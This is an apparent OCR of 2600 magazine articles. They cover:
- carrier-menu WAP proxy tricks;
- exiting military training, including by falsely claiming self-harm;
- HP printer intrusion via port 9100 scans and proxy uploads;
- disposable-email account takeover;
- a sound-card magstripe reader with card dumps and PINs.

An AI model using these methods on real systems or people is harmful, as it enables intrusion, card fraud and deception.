You'll notice that in the "Advanced" menu, there is an option called "Set WAP Proxy". Keep this function in mind. A WAP Proxy is just an IP and a port that point to what's called a WAP gateway, a program running on a computer that acts as a gateway (hence the name) allowing a cell phone to connect to the wireless Internet. It's fairly easy to set up your own gateway, using your own computer's Internet connection. I use a gateway called WAP3GX, available at http://www➥.wap3gx.com.

A detailed explanation of configuration of a WAP gateway is beyond the scope of this article, but just know that the gateway (at least this is true for WAP3GX) listens on UDP ports 9200 and 9201 and that you'll need to configure your router and/or firewall accordingly to forward these ports to your computer. If you're too lazy or don't want to attempt to set up your own WAP gateway, you can just use the free, public WAP gateway provided by http://www.waptunnel.com at 207.232.99.109:9200 or 207.232.99.109:9201. The only reason I recommend setting up your own WAP gateway is because Waptunnel's tends to not work very well most of the time (although you can find other public gateways if you look around on Google). For now, let's just assume you have acquired an IP and a port of an active WAP gateway. The next problem is just getting all of this information into your cell phone.

My main areas of expertise include cell phones made by LG and Kyocera, so I'll briefly describe how to get into the service menu of cell phones made by those respective companies. On the newer LG phones with color screens, when you hit the menu button from the home screen you'll notice there are nine menu choices from 1-9. Ever wondered why they didn't start at zero? Try hitting the zero button. You'll be asked to enter in a six-digit service code, which is usually all zeros. Now you're in the service menu of the phone, and I wouldn't touch anything you don't feel confident in messing around with, because it's pretty easy to render a phone unusable by entering in incorrect settings. You'll want to select "WAP Setting" from the service menu and then "IP Setting". Select "Link3-IP1". Write down what you see on a piece of paper in case something goes wrong (so that you can "reset" the phone to its default settings if you need to) and then replace the listed IP with the IP of your WAP gateway (don't enter the port). Hit OK and then hit CLR. Select "Port Setting" from the menu, then select Link3-Port1, then again write down what you see, then enter in the port of your WAP gateway. Hit OK and then END. I have tested this method with LG VX4400 and VX6000 cellphones but it will work for other LG phones, although accessing the service menu might be a little different - you might have to press menu and zero at the same time, or press and hold menu and then press zero, or vice versa.

On the other hand, if you have a Kyocera phone go to the home screen and enter in the number 111-111 like you were going to call that number. You'll see a menu option pop up on the bottom of the phone. Scroll until you see a menu item called "Options", select it, and find another menu item called "Browser Setup". This is basically the same as the LG setup from here, except

instead of "Links", there are "Uplinks", and there are only two of them. Change the information in Uplink B to that of your WAP gateway.

The service menu is the trickiest part of this operation, and if you're having trouble entering settings or if you find my instructions inadequate or have a phone manufactured by a company other than LG or Kyocera, there is plenty of information about all this on the Internet (http://www.howardforums.com is a good place to start.) - just search for "WAP".

The hardest part is now out of the way. Try re-opening your WAP web browser and change the active WAP Proxy (as described in the beginning of this article) to Proxy 3 if you have an LG Phone or Proxy B if you have a Kyocera phone. If you see a page asking you to enable security features, it means that you haven't properly configured the browser to connect to your WAP gateway - you're still connecting to your cellular provider's gateway. If everything went according to plan, the phone should connect to your gateway and prompt for a default home page to display. Note that most of the WAP-enabled phones only can browse through and display WML (Wireless Markup Language) pages as opposed to HTML pages, so you'll need to go hunting for WML pages. Google's wireless WML page is located at http://wap.google.com, which is nifty for finding other WML sites. Wireless Mapquest is located at http://wireless.mapquest.com/aolmq_wml, and wireless Superpages is located at http://wap ➥.superpages.com/cgi/cs_client.cgi, to name a few sites. All of these links would be entered into your cell phone at the prompt.

Browsing isn't the only thing you can do with WAP, however. If you use Cerulean Studio's multi-network chat program, Trillian Pro (available at http://www.trillian.cc/), you can download a plug-in for Trillian called I.M. Everywhere, which is available at http://www.iknow.ca/imeverywhere/. This program is a miniature HTTP server *(not* a WAP gateway) that will let you IM anyone that is on your Trillian buddy list from your phone. Trillian supports ICQ, AIM, MSN Messenger, and Yahoo Messenger, which means that you will be able to IM all of your buddies on your phone without paying for text messages. I.M. Everywhere broadcasts in both WML and HTML so you would enter your own IP into the default home page prompt on your phone to get this working, or you could enter your IP into any Internet browser on a computer and use I.M. Everywhere to control Trillian remotely.

One very important thing to note is that WAP requires cellular airtime. You will be charged, in minutes of time spent on the wireless web, for data transfer on your phone bill. There is no extra charge for wireless Internet (like there normally would be), only regular airtime "talking" minutes (at least with Verizon), which means that you will most likely have free WAP nights and weekends - instead of seeing a dialed number on your phone bill, you would just see "DATA TRANSFER". Your cellular provider will almost definitely not support doing what is outlined here - so if you're going to try any of this on your own, try it with caution. Again, I take absolutely no responsibility for extra cellular charges you may incur or for any trouble you may get into with your cellular provider if and when you try all of this. That said, have fun and I hope you learned something!

Backdoor exits from the US military

by Bac

This article in no way supports using these methods and is only written for informative purposes. If you sign up, you should stick it out like a good serviceperson.

These observations were done when I was exiting the USAF during my Basic Military Training segment. From what I can tell the system is set up to bounce back people who are questionable once they enter into the service.

So you are going into the military. Be sure to have long talks with your recruiter, ask lots of questions, and make sure you can quote questionable remarks or what may be blatant lies verbatim. That is the first thing you can do to protect yourself from what could possibly happen.

In fact, everyone who leaves within the first 180 days of service is granted an "entry level separation," be it for good reason, bad reason, or ugly reason. So the scare tactics they use to keep you in line are in fact not quite as valid as stated. (You know the good ole UCMJ.) That does not fully apply until after your first 180 days of training.

Most of the way the exit process works is very compartmentalized. Each person at a desk knows little to nothing about the other links - from the people in your own wing, to the BAS, to the processing folk, to the docs and other assorted people. Some are enlisted, some are civilians, and some are officers. Not one person has all the

answers. All of this I had to learn from experience with all the various people involved in this process.

The intent of all the processes is to deter people from leaving. The military is having major issues with retention so every effort is made to return recruits to training.

Also, some of the information that I received is rumor. Here is my attempt to separate fact from fiction on the subject of exiting.

1. Your recruiter cannot lie to a superior in regards to direct questioning about a statement.

2. The service will do whatever it can to stick you with the bill and not pay you, such as if you come clean about a medical history issue, even if your recruiter told you to lie (this is where being able to quote questionable remarks verbatim is important). They will most likely stick you with the bill and send you home with some of your gear, and may in fact charge you.

3. They will send you back to your point of entry or your home of record.

4. They will spend about two weeks processing your file in regards to exit. Once you try to leave it's not all easy. It is still military protocol and even if you have a complete breakdown, it's no walk in the park. They may lock you up in the mental ward at the hospital.

5. If you try and get hurt or don't drink enough water (heatstroke), they will just send you to get patched up and returned to training.

6. The easiest way to get isolated from your group of recruits and speed up the exit process is to claim self harm or a desire to harm others, Homosexuality has to be attempted in practice, not statement, in order to get removed from basic. Also, if you harm others I know nothing of the process that they would use to isolate you, but I presume they would keep you heavily medicated.

7. Your medical history that you suppressed at MEPS (Military Entry Processing Station) will probably come back to haunt you if you try to use that to leave. Simply put, the blame will be placed upon you and your pay will be revoked, or they will say you are claiming false diseases and return you to training.

8. This one is quite surprising. Going AWOL (absent without leave) from BMT may only get you an orange vest if you return willingly, along with a required service of 40 days with the rest of the rejects, and forfeiture of pay. But you still get an "Entry Level Separation."

9. If you use illegal drugs, even if you pass the test at MEPS, they will test you for traces and kick you out when they have the results back, even if you are a week from graduation from basic.

10. You can exit cleanly if you keep your ears open and realize that the system is not as stacked against you as you might think, and that the exit routine is easy to access.

This is entirely for informative purposes only. It's intended for use in case the draft is reinstated, or if you really make a major mistake by joining.

Blockbuster's Compass - Setting Sail for Port Bureaucracy

by Aristotle

As of March 1st, 2005, every Blockbuster employee will have spent hours reviewing the new software corporate uses for payroll management: Compass. Created by BlueCube, the expansive software package also includes training modules to help "streamline" future employee promotions.

At its core, the Compass training system is a series of web-based PDF files and interactive Flash media. Employees click through the selected tasks or read the required documents, and take a brief quiz when they have completed a module. Tasks include learning how to entering your payroll corporate ID and password to clock in and out, making schedule requests, and viewing their assigned work week. Sadly, there is no way to skip ahead, so anyone who has used any menu-driven software before is required to move at the same pace as someone who has never seen a keyboard. While this does ensure that every employee has been presented with all the relevant information, mind-numbing in its redundancy, it also ensures all but the most simple of employees will ignore what they are supposed to read, feeling their very IQ being drained by the system's tediousness.

Once the system goes live, it will schedule employees according to need, as judged by Compass. In the test run this week, many "full-time" employees found they had fewer than fifteen scheduled hours in the coming work week, while lower-paid part-time employees were given an excess. Unqualified personnel were scheduled to run store-wide inventories, and almost every individual I've spoken to found they had been scheduled during times at which they were un-

available. These problems may be resolved by launch, but it is uncertain.

Another aspect of the Compass system is its ability to be remotely monitored. Four times a shift the Manager-on-Duty (MOD) is required to update the daily task list with what employees had accomplished what, and at what time. At any point in the day, the district and regional directorate, and most likely others higher on the chain, can see any store's updated task list. The threat of constant surveillance is intended to be a "powerful motivator," claimed one store manager during a meeting.

In addition to disallowing employees from clocking out from their shifts at any time, a violation of many states' labor laws, the numerous checks and balances put into place requiring a manager override (with a handy alert sent to corporate each time) to accomplish many mundane tasks has already decreased productivity, two weeks prior to the software's full implementation.

In summary, the big blue, ever striving to make the workplace more inhospitable and unbearable for employees, have continued to astound and confuse their workers with each additional bureaucratic layer they place between us and our ability to help customers. The meager paychecks they dangle before us do little to help assuage the knowledge that we are in fact part of this machine. I know I have made my decision, and I'd like to thank BlueCube Software for assuring me it was the right one.

Related Links: www.blockbuster.com, www.bluecube.com

How to Get Out of Google

by Chess

"Just when I thought that I was out they pull me back in!" Learn to stay out of Google.

Most people are dying to get their sites listed in Google. But what if you want your site *out* of Google's listings? Maybe you want to keep your site private, or you don't want a bunch of creeps surfing to your page trying to find animal porn. Maybe you just hate Google, are paranoid, or have some copyrighted material on your page that you need out of Google's cache today. Whatever the case, it's actually pretty easy to get out of Google and start to bask in relative anonymity. Because once you're out, then your page is off the Internet for all intents and purposes. Having your page delisted in Google is almost like having your page password protected where the password is your URL! (In this article, I alternate between keeping Google's bots out of your page and keeping all search engine bots (there are other search engines now?) out. I'm assuming that if you want out of Google you want out of them all. If you really only want out of Google then use "Googlebot" instead of "Robots" in the following examples.)

The first thing you want to do is add some meta tags to your index.html. If you want Google - and every other engine - to ignore your entire site during its spidering of the web, add this meta tag to your header:

```
<META NAME="ROBOTS" CONTENT="NOINDEX,
➥NOFOLLOW">
```

Alternatively, you can allow every search engine except for Google to index your page. Just add this tag:

```
<META NAME="GOOGLEBOT" CONTENT="NOINDEX,
➥NOFOLLOW">
```

This next tag will remove the "snippets" from the Google results it returns. Snippets are the descriptive text underneath the URL when you pull up a list of Google results. It has your search terms bolded within the snippet to show you what context your terms are being used in.

```
<META NAME="GOOGLEBOT" CONTENT="NOSNIP
➥PET">
```

If you want your page to be listed in Google but don't want them to store an archive of your page, then add only this next tag to your header:

```
<META NAME="ROBOTS" CONTENT="NOARCHIVE">
```

This is handy if you have a page that changes frequently, is time critical, or if you don't want searchers to be able to see your old pages. For example, if you're a professor posting test solutions or something similar you'd definitely want to remove Google's cache if you plan on reusing the test.

After you add all the meta tags you want, you may be finished. But if you're trying to keep bots out of your entire site permanently, the next thing to do is create a robots.txt file in your

website's root directory. Pull up Notepad and type in the following two lines:

```
User-agent: *
Disallow: /
```

Save this file as robots.txt and ftp it to your site's root directory. This will tell the Googlebot and actually all other search engines not to bother looking at your page and to spider somewhere else. Obviously, if you create this file then you don't need the meta tags but if you're extra paranoid then you should use both methods like I did.

After you've done all that, go and sign up for a Google account at http://services.google➥.com/urlconsole/controller

This page is for people who urgently want their URLs removed from the index. Even then it will take up to 24 hours. But if you'd rather wait six to eight weeks, be my guest. After you create an account, Google will email you a link where you enter the URL of your robots.txt file you just uploaded and then Google sends their bot over to your site right away to read it. With any luck, you're out of the index in a day or two. I was out in less than 12 hours. If you want to get back in, just remove all the meta tags and the robots.txt file. As long as someone is linking to you somewhere you'll be listed again after Google's next web crawl.

Special thanks to Google's Listing Removal Resource which is at: http://www.google.com.gr/➥remove.html

The above page can also help you if you want to remove images from Google's image search engine. Especially handy if you don't want people to be able to link your name to your face or find your wedding photos. You can learn more about robots.txt files and what they can do here: http://www.robotstxt.org/wc/norobots.html

Of course, it may simply be easier to password protect your page if you don't want people seeing what's inside. But sometimes that's not feasible because of the inconvenience it may pose to your audience. Besides, Google can index password-protected pages according to Google's corporate information page. Not only that, but anything that is simply sharing space on your server is fair game to the Googlebot like Excel or Word files. Even SSL pages can be indexed. The above methods will serve to hide your page by practically disconnecting it from the web. Once I was out I tried to Google for my name and page and sure enough it was gone. It was like the page didn't exist and it gave me such a nice warm fuzzy feeling inside.

One disclaimer though: if you were using Google as your in-house search engine solution to help your users find information on your page it will no longer work once you've been delisted.

Have fun!

Shoutouts to the Boneware Crew.

HP Printers:

The Hidden Threat

by DarKry
darkry@gmail.com

I was recently reading a book of fictitious scenarios in which a hacker gains access to a network through a printer. The book cited a tool called Hijetter available at phenoelit.de. Hijetter is a tool for windows which uses HP's PJL protocol to connect to and perform simple tasks on certain printers. Curiosity got the best of me so I started doing a little research into what exactly these printers are capable of. First let's look at some of the features built into these printers; many ship with built-in web servers which allow for remote administration. These servers allow a remote administrator to see the status of the printer, view recent print jobs, and change environment variables. It is worth mentioning that HP did build in password protection, but it is disabled by default and in fact, in all my exploring I didn't find a single printer that had a password set. Many of these printers also have an ftp server enabled by default, and again the passwords are a joke. Different models have different default passwords and to list them here would be pointless (use google). In case the implications aren't obvious to everyone yet let's review. These printers have web and ftp servers running out of the box. With a beefy 8mb of flash memory storage a printer suddenly becomes an attractive place to anonymously store all sorts of fun things. But this is only the tip of the iceberg.

First let's look at how to find printers. As an administrator is setting up a network he is worried about a lot of things. Keeping the bad guys

out is top priority. After configuring a firewall to only allow the right people access to the right ports the rules can start to look like a giant game of Blinko. It is understandable that blocking the printer spooling port from outside access may not have crossed the admin's mind. In fact there are valid reasons to allow this, for instance, to allow employees to print from home. All ports aside, a printer definitely doesn't appear to be a threat. After all, what damage can a printer do? Fire up nmap and run a scan on your corporate network for machines with port 9100 open. Once you have a list, try surfing to each address. Chances are most of them will have a web server. Those who are interested in getting their hands dirty can get a library for PJL communication, also from the folks at Phenoelit.

Now so far this has been a relatively benign hack. We have accessed a printer and the most damage we can do is lock it with an error or print "Insert Coin" on the LCD display. I was starting to get bored with all this and about to move on to bigger and better things when I noticed something strange about some of the newer printers that I was finding. I kept seeing references to something called Chai Java. This got me interested again. Could it be that some of these printers actually had a java virtual machine built into them? That would mean that any code I wrote could be run from a printer, but more importantly a printer inside a target network. After playing around a bit more I found that, yes, this really was possible. From the web server on these printers you can upload code to be run on the printer. Chai Java is still in its infancy but already it is possible to run all sorts of interesting things. Most importantly, an important step has been removed. The most difficult step in breaking into a network has always been finding a way past the firewalls. Suddenly instead of searching for a vulnerable machine, an intruder can simply connect to a printer's web site and upload a proxy. As far as security goes it's as bad as having internal network jacks on the outside wall of your corporate headquarters.

Shouts of course go out to DarkLordZim, BrutalInquisition, Razorwire, and the rest of the crew on mediamonks.

Disposable Email Vulnerabilities

by Stank Dawg
stankdawg@stankdawg.com

The spam epidemic has gotten horribly out of control. We all know that. Many solutions are being attempted to avoid spam from legislation to technical alternatives. Filtering is not an exact science and it never will be. Blacklisting sites and servers is unrealistic because one server can be tainted by one user. Another recent phenomenon has been the onset of "disposable" email accounts. Some sites that offer these services are dodgeit.com and mailinator.com but there are several others scattered around the web.

A disposable email account is one that is not consistently used or tied to an individual person. Personally, I have created accounts on my own server for this very purpose and then deleted the account after I was done with it. Not everyone has the luxury of having their own server to do this. To meet that need, some sites have appeared that allow any user to create a disposable account to get a reply or information without fear of the influx of spam that may result from requesting information from some site.

You could use this to sign up to a mailing list for example. You can then check in on that account to read the mailing list without fear of them selling your address around to other lists or spammers. You might also use this as a one-time disposable message center. Perhaps you want to post to a site and want replies to a question but not get flooded with responses or have your real email address made public. These are perfect examples on how and why to use this type of account. Specifically, the mailing list example is a good way to add RSS content to your site without the spam. Many of these sites (dodgeit.com for example) generate a news feed using RSS that you can add to your site. Mailing list content that you control!

Keep in mind that due to the nature of these systems, they provide free access for anyone to use them at any time. This means that these disposable email sites do not have account valida-

tion of their own. That could be an ironic mess! What they do is allow anyone to access any account at any time. That way, there are no passwords to deal with and no account set up of any kind. Anybody can use the service and nobody is excluded. It's a spam solution for everyone!

This leads me to the first problem with these systems as they are now. Once again, due to the nature of these systems, they are meant to be disposable and used as described above. Disposable accounts were not intended to be used for any type of real mail usage although, theoretically, they could be. That is why I call them "disposable." In fact, you will find that there is no delete function on these services. What need would there be for a delete function on a disposable account anyway? The system will delete files every 30 days or whatever the system is set for. Another reason to not have a delete function is the fact that I mentioned earlier about *anyone* accessing *any other* account. All it would take is a few ne'er-do-wells to go in and delete your confirmation messages before you can get to them. Someone could even delete everything in your mailbox just to be a jerk. If you think that would be too hard to maintain and figure out, trust me when I tell you that it could easily be scripted to do this with no manual intervention. This is not even the biggest problem with these systems. It is the misuse of them that could really get you Owned.

The big mistake that people make with this kind of account is that they try to use it for things that quite simply, they should not. Some people may think that registering for a forums site or a CMS (content management system) with a disposable account may be a good idea to avoid potential spam or revealing their real email address in a questionable environment. But understanding how a forum works is crucial. If the forum doesn't validate any emails, then it will be fine. Most forums, however, will make you validate the email address by sending a confirmation password to that address that you must enter to complete the registration process. There you go sharing your account information, *including password,* with the world.

Since that disposable email account is open to the world, anyone can check your mail. All they need to know is the account name. If they registered with a forum site for example, it can easily be looked up in the members list. Go back and check their "disposable" email account and see if they left the email there. Remember, there is no delete feature on these systems! If it is still in the system, you will see the site and the password. People who are using a disposable email account to register for a site are usually too lazy to change their password. I can tell you as a matter of fact that this happens quite frequently.

Also, keep in mind that these services are web-based. "So what?" you may say. Well, in the example above I mentioned that if you noticed someone at a site or went digging through a site for those email addresses you would find them. No one really wants to manually search for people. So we look to automate things. Since these are web services, guess what crawls out every so often and picks them up? That's right, spiders from search engines! If you haven't already dropped this article to try it, stop and do a Google search for "@dodgeit.com" and see what you can find. If the site is designed properly, they will prevent spiders from finding the actual mailboxes on the disposable email site (which they do) but other sites where people are posting or using the disposable email addresses usually do not.

I also want to emphasize that just because the initial emails with passwords may have been rolled from the system, that doesn't mean anything. There is a fatal backdoor that exists here. It is actually the true definition of a backdoor! Even if you miss the original confirmation email, or even if they changed their password right away as suggested, almost every site offers a password recovery system for their users. All a person would have to do is go to that password recovery request and have a new password sent to the original email address, which is... you guessed it, *public!* Any account that has been registered with any of these "disposable email accounts" can be backdoored. And if you think this isn't a danger, imagine the identity theft that could take place! Opening eBay accounts under your account, changing other information on a site, the list goes on.

This is not only an open invitation for a person to have their account owned and be spoofed by someone else. It could actually be worse than that. Those of us who run websites may now have people using the system who have taken over someone else's account. They are now in the system, with no valid email, so that they can wreak havoc on your system if they wanted to without fear of repercussion. Obviously, you could check the logs but they simply use a proxy to avoid detection without much deeper means of investigation.

What can and should be done about these problems? Well, that is for you to decide. As a user of these services, I can simply recommend that you be careful and think out the dangers of using them. Do not put any personal information on them or have personal information sent to them. Do not use them to register with sites

where your password will be mailed to you. If you do, for crying out loud go check the email right away and then go in and *change your password immediately!* Doing that will keep you from being spoofed on a site but it still lets the world now that you are registered at that site, so you have lost some privacy in general. Keep that in mind when you register for your assorted pr0n sites.

What if you are a webmaster of a site and you are concerned about this? You also have to make your own choices. You may decide to not allow users to register from these known sites. Many sites do not allow yahoo or hotmail or other public mail account users to register. These sites can be treated the same way. You can send your passwords encrypted somehow but this makes it tougher for non-tech savvy users to complete registration. It would, however, be safer for your site. Certainly you should force your users to change their password immediately when they register so they do not leave that default password working.

Finally, I do not see with so many public email services available, why people don't just create a new Gmail account or yahoo account or hotmail account. The list of options is endless. These accounts would be password protected but you could still treat them as disposable accounts. Use them once, then forget about them. Register them against the disposable services listed above for two layers of protection! That little extra step will pay off. But instead of using Gmail or yahoo, we decided it would be better to just create our own service.

When I first wrote this article, I originally suggested that the reader could set up a new mail service that could eliminate the problems mentioned earlier. It so happens that I had a domain registered just as a test bed for different projects that we work on. I thought it would be a good idea to turn this site into a disposable email service that actually protected your privacy and anonymity while providing spam protection. The fact that it creates a funny email address is a bonus. It was a simple matter of designing a database that interacted with the mail server to automatically create temporary accounts on the mail server and delete them after a certain amount of time.

What makes this service different? Firstly, it offers password protection! Secondly, it offers the ability to *delete* emails. Both of these are offered through a web mail front-end that no one else can access without a password. What this also does is lock the backdoor. Sending password change requests will not work for two reasons. One, they will not have the password to your account (unless you do something stupid), and two, the accounts all have expiration dates! The whole point of a disposable email account is that it be temporary. We designed our database to have a user-defined expiration date (seven days maximum) for the account time-to-live. After the expiration date is passed, the account is deleted by a cron job and permanently locked in the database to prevent it from ever being used again. This includes the original user. If you wanted a reusable account, then you shouldn't have used a disposable email service.

We designed the database to be very simple, yet powerful at the same time. It only keeps the minimum amount of data to automate the service, and the password is not one of them. That is handled by the mail server alone to avoid another point of attack. We are using a web mail client (still undecided at this point, but probably squirrelmail) to handle the interface, so that code base was already done; we simply implemented it. Nick84 wrote the base code and we all worked together modifying it from there. The site is tested and up and running, so please feel free to use it. It is a free service from the DDP to help protect your privacy and avoid spam. We use it. We like it. We hope you do too.


Further research: dodgeit.com, mailinator ➥.com, Google "related:", willhackforfood.biz.

Shoutz: The DDP, particularly nick84 for writing the base code, ld@blo, Decoder, lucky225, squirrelmail.org.

Please take a moment to welcome a new addition to the 2600 family.

Four new pages have been added as of this issue!
They are Pages 61, 62, 63, and 64.
Please do your best to make them feel at home.

Magnetic Stripe Reading



by Redbird
redbird@2600.com

Good magnetic stripe readers are hard to come by. Most are expensive, only capable of reading one or two tracks, and have inconvenient interfaces. In this article I will describe the process of making an extremely cheap, simple, and reliable single-track reader from parts that are readily available. We will be interfacing the reader to the microphone input of a sound card, which is very convenient for use with most laptops and desktops.

I will not be discussing the theory and concepts of magnetic stripe technology and the assumption is made that you are somewhat familiar with the topic. For a simplistic overview of magnetic stripe technology that is easy to read and understand, I recommend that you read the classic article "Card-O-Rama: Magnetic Stripe Technology and Beyond" by Count Zero, which can be found quickly by doing a web search for keywords in the title.

Materials

Below is a list of materials you'll need to construct the reader.

Magnetic head. Magnetic heads are extremely common. Discarded cassette tape players contain magnetic heads of almost the exact size needed (the small difference won't matter for our application). Simply obtain a discarded cassette tape player and remove the magnetic head without damaging it. These heads are usually secured with one or two screws which can be useful when building the reader, so don't discard them.

3.5mm mono phone plug (with 2-conductor wire). You can find this on a discarded monaural earphone or in an electronics store.

Soldering iron with solder.

Optional:

Wood (or other sturdy material) base to mount magnetic head.

Ruler or other straight edge to slide cards on.

Construction

The actual hardware design is incredibly simple. The interface consists of simply connecting the output of the magnetic head directly to the mic input of a sound card. Solder the wire connecting the 3.5mm mono phone plug (base and tip) to the leads of the magnetic stripe head. Polarity does not matter.

I recommend that you mount the head in a way that makes it easy to swipe a card over it with a constant velocity. This is where your custom hardware ingenuity comes in. Mount a ruler (or other straight edge) perpendicular to the magnetic head, with the reading solenoid (usually visible as a black rectangle on the head) at the correct distance from the base for the corresponding track. Track 1 starts at 0.223" from the bottom of the card, Track 2 starts at 0.333", and Track 3 starts at 0.443".

Alternatively, you can purchase a surplus reader with no interface (i.e., scrapped or with a cheap TTL interface) and follow the same instructions with the exception that the magnetic head will already be mounted. Most surplus readers come preset to Track 2, although it is usually a simple hardware mod to move it to the track you'd like to read. This will save you the trouble of building a custom swiping mechanism and will also improve the reliability of the reads. There are surplus readers that can be purchased for less than $10 US at various online merchants.

Software

In this project, the software does all the heavy lifting. The "dab" utility included in this article takes the raw DSP data from your sound card, decodes the FSK (frequency shift keying - a.k.a. Atkin Biphase) modulation from the magnetic stripe, and outputs the binary data. Additionally, you can decode the binary data using the "dmsb" utility (available in the "code" section of the 2600 website) to output the ASCII characters and perform an LRC check to verify the integrity of the data, provided that the stripe conforms to the specifications described in ISO 7811, 7813, and optionally ISO 4909 (for the uncommon Track 3). Becoming familiar with these specifications will help you understand the contents of the magnetic stripe when viewing the decoded data.

The provided software is more proof-of-concept than production code, and should be treated as such. That said, it does its job well. It is open source and released under the MIT license. Feel free to contribute.

Requirements

Linux (or the desire to port to another operating ➥system)

A configured 16-bit sound card

Access to the /dev/dsp device

libsndfile

Note that "dab" can also take input from any audio file supported by libsndfile. However, it

must be a clean sample that starts at the beginning of the file. This is useful to eliminate the requirement of a sound card and allow samples to be recorded from another device (e.g., an MP3 player/recorder) and decoded at another time.


Compiling

Edit any configuration #defines near the top of the dab.c file and proceed to compile the source with the following commands:


```
cc dab.c -o dab -lsndfile
```


Usage for dab.c

```
-a, --auto-thres Set auto-thres percent
➥age (default: 30).
-d, --device Device to read audio data
➥from (default: /dev/dsp).
-f, --file File to read audio data from
➥(use instead of -d).
-h, --help Print help information.
-m, --max-level Shows the maximum level
➥(use to determine threshold).
-s, --silent No verbose messages.
-t, --threshold Set silence threshold
➥(default: automatic detect).
-v, --version Print version information.
```



My original reader. With this reader I would use a ruler as a track guide. This way I could not only read the three standard tracks, but also data on non-standard cards, some of which have tracks in odd positions such as through the middle of the card.





My current reader, made of a modified surplus reader which is only capable of reading the three standard tracks.

Examples

Below are some examples of a few (hopefully) less common cards so as to get an idea of the sort of data you're likely to find.

Park Inn (Berlin-Alexanderplatz) Door Key Cards

Room: 2006
Checkout Date: 12/30/2004
Card 1
Track 2 Data:
510115200601091213012400012000000000
Card 2
Track 2 Data:
510115200602091213012400012000000000
Room: 2005
Checkout Date: 12/30/2004
Card 1
Track 2 Data:
510115200501016023012400012000000000
Card 2
Track 2 Data:
510115200502016023012400012000000000

SEPTA Monthly TransPass Cards

Month: November 2004
Serial: 001467
Track 2 Data:

```
0101001101041130040000001467
Month: June 2003
Serial: 002421
Track 2 Data:
0101000601030630030000002421
Month: January 2002
Serial: 028813
Track 2 Data:
0101000101020131020000028813
```

Sony Connect Cash Cards

```
Card Number: 603571 010462 1134569
PIN: 9014
Track 1 Data:
B6035710104621134569^^49120000040
Track 2 Data:
603571010462113456 9=49120000040
Card Number: 603571 010462 1132282
PIN: 5969
Track 1 Data:
B6035710104621132282^^49120008147
Track 2 Data:
603571010462113228 2=49120008147
```

Starbucks Cards

```
Card Number: 6015 0613 2715 8426
Track 1 Data:
B6010565061327158^0040/MOMSDAY04^2501
➥0004000060018426
Track 2 Data:
6010565061327158=25010004000060018426
Card Number: 6014 5421 5637 9529
Track 1 Data: B6010564542156377^0027/
➥EXCLUSIVEB2B04^25010004000060019529
Track 2 Data:
6010564542156377=25010004000060019529
Card Number: 6014 5421 6302 5757
Track 1 Data: B6010564542156377^0027/
➥EXCLUSIVEB2B04^25010004000060019529
Track 2 Data:
6010564542163027=25010004000060015757
```

Conclusion

This project was originally started for the New York City MetroCard decoding project that you may have heard about on *Off The Hook.* Nearly all commercial readers are unable to dump the raw data as it exists on the MetroCard and, even if they could, they are priced way above our (and most hobbyists') budget limitations. This solution has worked very well for us and can aid you in reverse-engineering cards that you may have as well. The "dmsb" application available online can be used for simply decoding standard cards that you have laying around as well.

While my construction example demonstrates a fairly straightforward and typical use of a magnetic stripe reader, many other uses can be considered.

For instance, since all the data obtained from the reader itself is audio, the device can be interfaced to a digital audio recording device, such as one of the many MP3 (and other codec) player/recorders on the market. You could then set the device to record, interfaced the same way with the magnetic stripe reader, and have a stand-alone reader small enough to fit in your pocket. Later, you'd view and edit the captured audio file, saving the clean waveform to a standard .wav file to be analyzed with "dab" (which, in fact, has this capability). You can even construct the reader in an inconspicuous way, so onlookers would never realize the device's capability.

How is this significant? Reading boarding passes with magnetic stripes is a perfect application. These are generally only available in the waiting area of airports. They're issued at check-in and collected when you board, leaving a very small time margin during which the stripe can be scanned. In my case, I had been flagged for additional security and the infamous "SSSS" was printed on my pass. Using my reader, I was able to duck into a bathroom and quickly read the data into my mp3 player/recorder for later analysis. (I discovered a mysterious code on track 2 (normally blank) which read: "C 13190-2******" as well as an "S" at the end of the passenger data on track 1.)

But there are other more sinister applications. What if one of the waiters at your favorite restaurant built this device and swiped the card of everyone who pays with credit? From the data obtained, an exact clone of the credit card could be created. Credit card fraud would quickly become out of control if this were commonplace.

The same principle could be applied to reverse-engineering an unknown magnetic stripe technology. While individual card samples are often much more difficult to obtain, scanning samples as you obtain them enables you to gather samples at an astonishing rate. This way, supporters can loan you cards to scan on the spot. I have personally used this method for the MetroCard decoding project and it works extremely well.

I could go on and on with more examples of the implications of this sort of design, but I'd like to hear back from the readers as to what other ideas may have been thought up. All feedback is appreciated and, time permitting, all questions will be answered.

Hopefully this project makes you realize how certain types of technology are priced way above what they have to be to keep them away from "us" because of the fear of malicious use. I also hope it encourages more projects like this to surface so we can learn about and use technology without the restrictions imposed upon us by big corporations.

```
/* dab.c - Decode Aiken Biphase
   Copyright (c) 2004-2005 Joseph Battaglia <redbird@2600.com>
   Released under the MIT License.
   Compiling:
     cc dab.c -o dab -lsndfile
*/

#include <fcntl.h>
#include <getopt.h>
#include <sndfile.h>
